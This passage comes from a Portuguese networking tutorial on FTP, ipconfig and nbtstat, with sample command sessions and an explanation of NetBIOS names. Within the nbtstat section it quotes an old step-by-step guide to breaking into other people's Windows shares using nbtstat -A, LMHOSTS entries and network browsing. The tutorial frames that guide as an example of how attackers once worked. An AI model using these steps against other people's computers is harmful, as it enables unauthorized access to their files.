
Fonte do Exemplo: http://www.bomara.com/AXIS/cctv/240ug/camera4a.htm#999729

1.3.9.2 – Ftp


FTP – File Transfer Protocol, além de ser um protocolo é também uma ferramenta para transferência de arquivos entre um cliente ftp e um servidor ftp.



Visão geral da ferramenta




Primeira das 2 formas de estabelecer uma conexão ftp com um servidor ftp




Segunda das 2 formas de estabelecer uma conexão ftp com um servidor ftp

Tela de apresentação após efetuar logon no servidor



(dir) Visualizando o conteúdo do diretório (Servidor Unix)

(dir) Visualizando o conteúdo do diretório (Servidor Windows)



Efetuando o download de arquivos binários. Dica: um arquivo em ftp pode ser bin (binário) ou ascii (texto).

```
C:\WINNT\System32\cmd.exe - ftp 10.0.0.10
ftp> bin
200 Type set to I.
ftp> mget *.rpm
200 Type set to I.
mget 3c2977-0.1-1cl.noarch.rpm? y
200 PORT command successful.
150 Opening BINARY mode data connection for 3c2977-0.1-1cl.noarch.rpm(2116 bytes
).
226 Transfer complete.
ftp: 2116 bytes recebidos em 0,00Segundos 2116000,00Kbytes/s.
mget freeswan-1.99-1cl.i386.rpm? n
mget freeswan-module-1.99_2.4.18_3-0.i386.rpm? y
200 PORT command successful.
150 Opening BINARY mode data connection for freeswan-module-1.99_2.4.18_3-0.i386
.rpm(1106163 bytes).
226 Transfer complete.
ftp: 1106163 bytes recebidos em 0,25Segundos 4424,65Kbytes/s.
mget kernel-source-2.4.5-9cl.i386.rpm? y
200 PORT command successful.
150 Opening BINARY mode data connection for kernel-source-2.4.5-9cl.i386.rpm(224
04509 bytes).
226 Transfer complete.
ftp: 22404509 bytes recebidos em 6,72Segundos 3334,50Kbytes/s.
ftp>
```

(mget) Efetuando o download de vários arquivos binários ao mesmo tempo. mget = multiple get

```
C:\WINNT\System32\cmd.exe - ftp 10.0.0.10
ftp> bin
200 Type set to I.
ftp> prompt
Modo interativo Desligado .
ftp> mget *.rpm
200 Type set to I.
200 PORT command successful.
150 Opening BINARY mode data connection for 3c2977-0.1-1cl.noarch.rpm(2116 bytes
).
226 Transfer complete.
ftp: 2116 bytes recebidos em 0,00Segundos 2116000,00Kbytes/s.
200 PORT command successful.
150 Opening BINARY mode data connection for freeswan-1.99-1cl.i386.rpm(445767 by
tes).
226 Transfer complete.
ftp: 445767 bytes recebidos em 0,06Segundos 7307,66Kbytes/s.
200 PORT command successful.
150 Opening BINARY mode data connection for freeswan-module-1.99_2.4.18_3-0.i386
.rpm(1106163 bytes).
226 Transfer complete.
ftp: 1106163 bytes recebidos em 0,06Segundos 18436,05Kbytes/s.
200 PORT command successful.
150 Opening BINARY mode data connection for kernel-source-2.4.5-9cl.i386.rpm(224
04509 bytes).
226 Transfer complete.
ftp: 22404509 bytes recebidos em 3,41Segundos 6579,89Kbytes/s.
ftp>
```

(prompt) Efetuando o download de vários arquivos binários ao mesmo tempo sem precisar confirmação.

```
C:\WINNT\System32\cmd.exe - ftp 10.0.0.10
ftp> bin
200 Type set to I.
ftp> hash
Imprimindo a marca # para Ligado  ftp: (2048 bytes/marca #) .
ftp> mget freeswan-1.9*.rpm
200 Type set to I.
200 PORT command successful.
150 Opening BINARY mode data connection for freeswan-1.99-1cl.i386.rpm(445767 by
tes).
##################################################################################
##################################################################################
##################################################################
226 Transfer complete.
ftp: 445767 bytes recebidos em 0,05Segundos 8915,34Kbytes/s.
ftp> get freeswan*.rpm
Erro ao abrir o arquivo local freeswan*.rpm.
> freeswan*.rpm:Argumento inválido
ftp>
```


(hash) Exibindo o progresso do download. Dica: você só poderá utilizar coringas com o comando mget

(cd) Acessando diretórios e sub-diretórios. Obs: 'cd ..' volta para o nível anterior

1.3.9.3 – Ipconfig

O utilitário Ipconfig é utilizado para verificar a configuração dos parâmetros do TCP/IP , como os dados de endereço de IP , subnet mmask e default gateway . É útil para verificar se o protocolo TCP/IP foi inicializado com sucesso ou se o endereço do Ip é 0.0.0. Ele é especialmente útil quando seus sistemas recebem sua configuração de IP de um servidor de DHCP .
Sintaxe : ipconfig [/all /release [adapter] | renew [adapter]]
Se você executa ipconfig sem qualquer opção , ele retorna o endereço IP , máscara subnet e gateway :

- /all : Informa ao ipconfig para devolver configurações adicioais de IP para todos os adaptadores de rece TCP/IP executados . Esta informação inclui o hostname do TCP/IP , lista de todos os servidores de DNS , tipo de nó , escopo do NetBIOS ID , estado do IP routing (IP que remete) em seu sistema , estado de WINS em seu sistema e , se seu sistema usar DNS para prover NetBIOS , nomeia a resolução . Adicionalmente , para cada adaptador de rede que usa TCP/IP , proverá o endereço físico do adaptador ;
- /renew [adapter] : É útil quando seu sistema adquire informações IP dinamicamente de um servidor DHCP . Se você usar esta opção sem especificar um adaptador (adapter) , ele tentará renocar o DHCP para todos os adaptadores . Se você não obtém sua informação de IP por um servidor DHCP , ele devolverá um erro ;
- /release [adapter] : É funcionalmente o oposto do /renew . Se você usa a opção sem especificar um adaptador , tentará enviar o DHCP para todos os adaptdores . Se você só quer enviá-lo para um adaptador de rede específico , deve digitar seu nome .
- Uma dica para utilizar o renew e o release está em combinar o nome do dispositivo com coringas. Exemplo: Para um dispositivo chamado: Sis 900 Ethernet, utilize : ipconfig /release *900* para liberar o IP, e ipconfig /renew *900* para renovar.




Visão geral da ferramenta

```
C:\WINNT\System32\cmd.exe

C:\>ipconfig

Configuração de IP do Windows 2000

Ethernet adaptador Sis900 - LAN:

        Sufixo DNS específico de conexão . : nogueira
        Endereço IP. . . . . . . . . . . . : 10.0.0.10
        Máscara de sub-rede. . . . . . . . : 255.255.255.0
        Gateway padrão . . . . . . . . . . : 10.0.0.253

Ethernet adaptador 3Com - Velox:

        Sufixo DNS específico de conexão . :
        Endereço IP. . . . . . . . . . . . : 192.168.157.2
        Máscara de sub-rede. . . . . . . . : 255.255.255.0
        Gateway padrão . . . . . . . . . . :

Ethernet adaptador VMware Virtual Ethernet Adapter (basic host-only support for
VMnet1):

        Sufixo DNS específico de conexão . :
        Endereço IP. . . . . . . . . . . . : 192.168.157.1
        Máscara de sub-rede. . . . . . . . : 255.255.255.0
        Gateway padrão . . . . . . . . . . :

Ethernet adaptador VMware Virtual Ethernet Adapter (Network Address Translation
(NAT) for VMnet8):

        Sufixo DNS específico de conexão . :
        Endereço IP. . . . . . . . . . . . : 192.168.199.1
        Máscara de sub-rede. . . . . . . . : 255.255.255.0
        Gateway padrão . . . . . . . . . . :

C:\>
```

Exemplo de um tela típica do ipconfig exibindo 4 dispositivos de rede


```
C:\WINNT\System32\cmd.exe
LINKi21.

C:\>ipconfig /all

Configuração de IP do Windows 2000

        Nome do host . . . . . . . . . . . : queen
        Sufixo DNS primário. . . . . . . . :
        Tipo de nó . . . . . . . . . . . . : Híbrida
        Roteamento de IP ativado . . . . . : Não
        Proxy WINS ativado . . . . . . . . : Não
        Lista de pesquisa de sufixo DNS. . : nogueira

Ethernet adaptador Sis900 - LAN:

        Sufixo DNS específico de conexão . : nogueira
        Descrição. . . . . . . . . . . . . : SiS 900 PCI Fast Ethernet Adapter
        Endereço físico. . . . . . . . . . : 00-07-95-FA-52-B3
        DHCP ativado . . . . . . . . . . . : Não
        Endereço IP. . . . . . . . . . . . : 10.0.0.10
        Máscara de sub-rede. . . . . . . . : 255.255.255.0
        Gateway padrão . . . . . . . . . . : 10.0.0.253
        Servidores DNS . . . . . . . . . . : 10.0.0.253
```

(/all) Exemplo de parte da exibição completa de dados.



Em Windows 95,98 e ME existe um utilitário gráfico para o ipconfig, chamado winipcfg.Você pode encontrá-lo digitando: Iniciar->executar->winipcfg

1.3.9.4 – Nbtstat



Esta ferramenta de estatística de protocolos e conexões já foi muito utilizada por lammers e black-hats para violar computadores na Internet, veja na íntegra um dos vários textos recolhido da Internet que aborda passo-a-passo como realizar esta invasão:

“Invadindo pelo Ms-Dos o seu computador e o da pessoa ou empresa que você quer invadir terão que estar compartilhados... ai você me pergunta como compartilho meu computador?

E eu respondo vá em painel de controle e depois em rede, coloque o Cd do Windows do seu driver, clique em adicionar, escolha a opção protocolo, e depois vá em Microsoft e adicione o protocolo NETBUI clique em ok, feito isso você terá adicionado o protocolo de invasão mas seu computador ainda não está compartilhado, depois de Ter adicionado o protocolo NETBUI reinicie sua máquina.

Quando iniciar o Windows novamente vá em painel de controle rede e clique em "Compartilhamento de impressão e arquivos" escolha a opção completo não escolha nunca somente leitura, vá em meu computador clique com o botão direito em cima de c: e acione compartilhamento se aparecer uma mão azul no seu driver c: seu computador já está compartilhado! Se o computador da empresa estiver em rede com outros, provavelmente irá estar compartilhado.

Hehe agora é só invadir O 1º passo é pegar o ip do indivíduo não me pergunte como te vira vê se faz pelomenos isso sozinho.. Depois de Ter pego o ip da pessoa o próximo passo é no prompt do dos você digitar nbtstat -A e o ip. ex: nbtstat -A 200.253.240.13 isso vai lhe dizer o nome do computador da pessoa mas lembre que nesse começo o -A tem que ser maiúsculo. Digamos que depois de eu Ter digitado nbtstat -A 200.253.240.13 deu que o nome do computador da pessoa é AMPERES ai eu pego e digito edit LHMHOSTS vai abrir uma tela de edit.

Ai você coloca o ip da pessoa seguido do nome do computador. exemplo que estou dando ia ficar 200.253.240.13 AMPERES salve o edit arquivo e depois salvar. Novamente no prompt digite agora com o a minúsculo nbtstat -a AMPERES(NOME DO COMPUTADOR A SER INVADIDO)

se ele achar o host da pessoa deixe o prompt aberto e va no menu iniciar localizar computador quando abrir a tela de procura você coloca o nome do pc do cara com letras maiúsculas se aparecer um computador você deve dar um clique duplo nele e pronto você já está hackeando o pc do indivíduo. Invadindo por Dial-Up noWindows:

Utilizar-se de uma conexão PPP do Win95 num provedor de acesso, significa estar disponibilizando seu computador a todos os usuários da net. Mesmo sem o compartilhamento de arquivos, existem diversas ferramentas que permitem a outra pessoa conectar-se ao seu computador, caso você esteja utilizando esse tipo de conexão. Conecte-se à Internet utilizando a rede Dial-Up do Win95. Se o seu provedor não disponibilizar uma conecção do tipo PPP, estas dicas não funcionarão. Verifique antes, se você possui os drivers clientes para redes Microsoft. Caso não estejam instalados, instale-os através do Painel de Controle, no ícone Redes.

Verifique também se o compartilhamento de Arquivos e Impressoras está instalado. Se estiver, você estará sujeito à que outra pessoa conecte-se ao seu computador simplesmente sabendo seu IP. Se bem que, para aqueles que já sabem, existem mil maneiras diferentes de se "burlar" a fraquinha segurança do Win95.


Para você poder encontrar outros computadores compartilhados, você deve configurar WINS e LMHOSTS. O WINS é utilizado para localizar os computadores com IP fixo. O LMHOSTS, é acionado automaticamente na procura de computadores que possuem IP dinâmicos. Configurar essas opções é simples. Vá ao Painel de Controle e abra Rede. Verifique as propriedades do protocolo TCP/IP. Alí você encontrará a opção para ativar a resolução WINS.

No caso de você não conhecer nenhum servidor WINS, utilize 204.118.34.6 como primário e 204.118.34.11 como secundário. Esses servidores são dos USA, e gratuítos. Caso queira outros endereços, utilize um dos mecanismos de busca na Internet.

Para configurar o LMHOSTS, você precisa criar um arquivo texto simples, utilizando-se até mesmo o Bloco de Notas do Windows. O arquivo criado deve chamar-se LMHOSTS. É nesse arquivo que ficarão os endereços de IP e os nomes dos computadores que você terá acesso. Para localizar um determinado computador, você digita o seu número de IP e a seguir seu NetBios, na mesma linha,

separados por um espaço.

Se você executar o programa NBSTSTAT, seguido da opção -N, você obterá essa lista, com o nome e o IP de seu computador sempre sendo o primeiro da lista, seguido das outras máquinas disponíveis, tudo numa janela DOS. Através do Explorer você poderá ver os computadores disponíveis na rede, dos quais você ainda poderá utilizar os discos mapeando-os, o que os tornará unidades de seu computador."



Resultado do comando: nbtstat –n, que lista as informações locais do computador

Comentário Técnico:

Entendendo um pouco sobre NetBIOS. (Rede)

O **NetBIOS** (*Network Input/Output System*) é uma interface para programação de aplicações distribuídas. Foi desenvolvido inicialmente pela Sytec, em uma implementação residente numa placa IBM PC Network. Essa interface foi introduzida pela IBM em 1984, e usada pela Microsoft no sistema operacional de rede MS-Net.

O NetBIOS não é um protocolo e sim uma interface que fornece às aplicações de rede um serviço de transmissão orientado à conexão, um serviço de nomes para identificar seus usuários na rede e, opcionalmente, um serviço de transmissão de datagramas não confiável.

Nomes NetBIOS em redes Microsoft Windows

O espaço de nomes NetBIOS é plano e significa que todos os nomes dentro do espaço de nomes não podem ser duplicados. Eles usam até 16 caracteres em seu comprimento. Os recursos são identificados por nomes que são registrados dinamicamente, quando, os computadores, serviços ou aplicações entram em ação. Eles podem ser registrados como único, ou como um grupo. Um nome NetBIOS é usado para localizar um recurso solucionando o seu nome para um endereço IP.

Em redes Microsoft, estações e servidores permitem especificar os primeiros 15 caracteres de um nome NetBIOS pelo usuário ou administrador do sistema, mas reserva o décimo sexto caracter do nome NetBIOS para indicar um tipo de recurso (00-FF em hexadecimal). Alguns programas populares de terceiros também usam este caracter para identificar e registrar os serviços específicos deles. Um

exemplo a seguir, lista nomes de NetBIOS usados através de componentes de rede Microsoft.

Nome único	**Serviço**
computer_name[00h]	Serviço de estação
computer_name[03h]	Serviço de mensagem
computer_name[06h]	Serviço RAS Server
computer_name[1Fh]	Serviço NetDDE
computer_name[20h]	Serviço de servidor
computer_name[21h]	Serviço RAS Client
computer_name[BEh]	Serviço Network Monitor Agent
computer_name[BFh]	Serviço Network Monitor Application
user_name[03]	Serviço de mensagem
domain_name[1Dh]	Serviço de Master browser
domain_name[1Bh]	Serviço de Domain Master browser
Nome de Grupo	
domain_name[00h]	Serviço Domain name
domain_name[1Ch]	Serviço Domain controllers
domain_name[1Eh]	Serviço Browser service elections
\\--__MSBROWSER__[01h]	Serviço Master browser

Para ver quais nomes um computador registrou, digite o seguinte comando: nbtstat -n

No Windows 2000 é permitido ré-registrar nomes com o servidor de nome depois que o mesmo já foi iniciado, e, para fazer isto, digite o seguinte comando: nbtstat -RR.

Métodos de Inscrição e Resolução

A seguir temos alguns métodos sobre os recursos de nomes NetBIOS em Redes TCP/IP Windows:

- Inscrição ou pesquisa de estações
- Inscrição ou pesquisa de servidores
- Inscrição ou pesquisa de domínio ou grupo de trabalhos
- Inscrição ou pesquisa de broadcast de sub-rede IP
- Pesquisa no arquivo LMHOST estático
- Pesquisa no arquivo HOST estático
- Pesquisa em servidores de DNS

O Tipo de nó, é quem define a ordem de inscrição e resolução de nomes NetBIOS. Os nós são apoiados em cima das seguintes técnicas:

Nó B - usa broadcast para inscrição de nome e resolução.

Nó P - usa um servidor de nomes NetBIOS(WINS) para inscrição de nome e resolução.

Nó M - usa broadcast para inscrição de nome. Para resolução de nome, tenta broadcast primeiro, mas passa a usar o nó P se não recebe nenhuma resposta.

Nó H - usa um servidor de nomes NetBIOS(WINS) para inscrição e resolução. Porém, se nenhum servidor de nome pode ser localizado, troca para o nó B. Continua pesquisando à rede atrás de um servidor de nome ou da inscrição/resolução em questão, se neste meio tempo acha um servidor de nome antes de obter a resposta, passa para o nó P.

Com base na determinação dos tipos de nó do dispositivo da rede, o entendimento prático da resolução de nomes NetBIOS segue os seguintes passos:

1) Independente do tipo de nó, é verificado o conteúdo do cache no nome NetBIOS local, que pode ser visualizado com o comando nbtstat -c, caso o nome esteja no cache, a resolução estará concluída.
2) Caso o nome não esteja no cache, este passo dependerá do tipo de nó vigente. Para sistemas com configurações H e P, o servidor WINS configurado será pesquisado. Já sistemas com configurações M e B, será enviado uma solicitação de resolução via broadcast no segmento local.
3) Caso a pesquisa ao servidor WINS falhe, e o broadcast também, o nó H enviará um broadcast no seguimento local para a resolução do nome, enquanto o nó M tentará algum servidor WINS.

4) Caso cada um dos passos acima falhe para o tipo de nó especificado, você poderá ainda configurar os servidores de WINS para utilizar o DNS ou o LMHosts.
5) Caso todos os passos acima tenham falhado, você receberá uma mensagem avisando que o caminho da rede não foi encontrado.

Sessões de NetBIOS são estabelecidas entre dois nomes. Por exemplo, quando uma estação Windows faz uma conexão para acessar arquivos compartilhado em um servidor que usa NetBIOS em cima do protocolo TCP/IP, a conexão se processa da seguinte forma:

1) O nome NetBIOS resolve o nome transformando em um endereço de IP.
2) O endereço de IP é solucionado por um controle de acesso por meio de endereço.
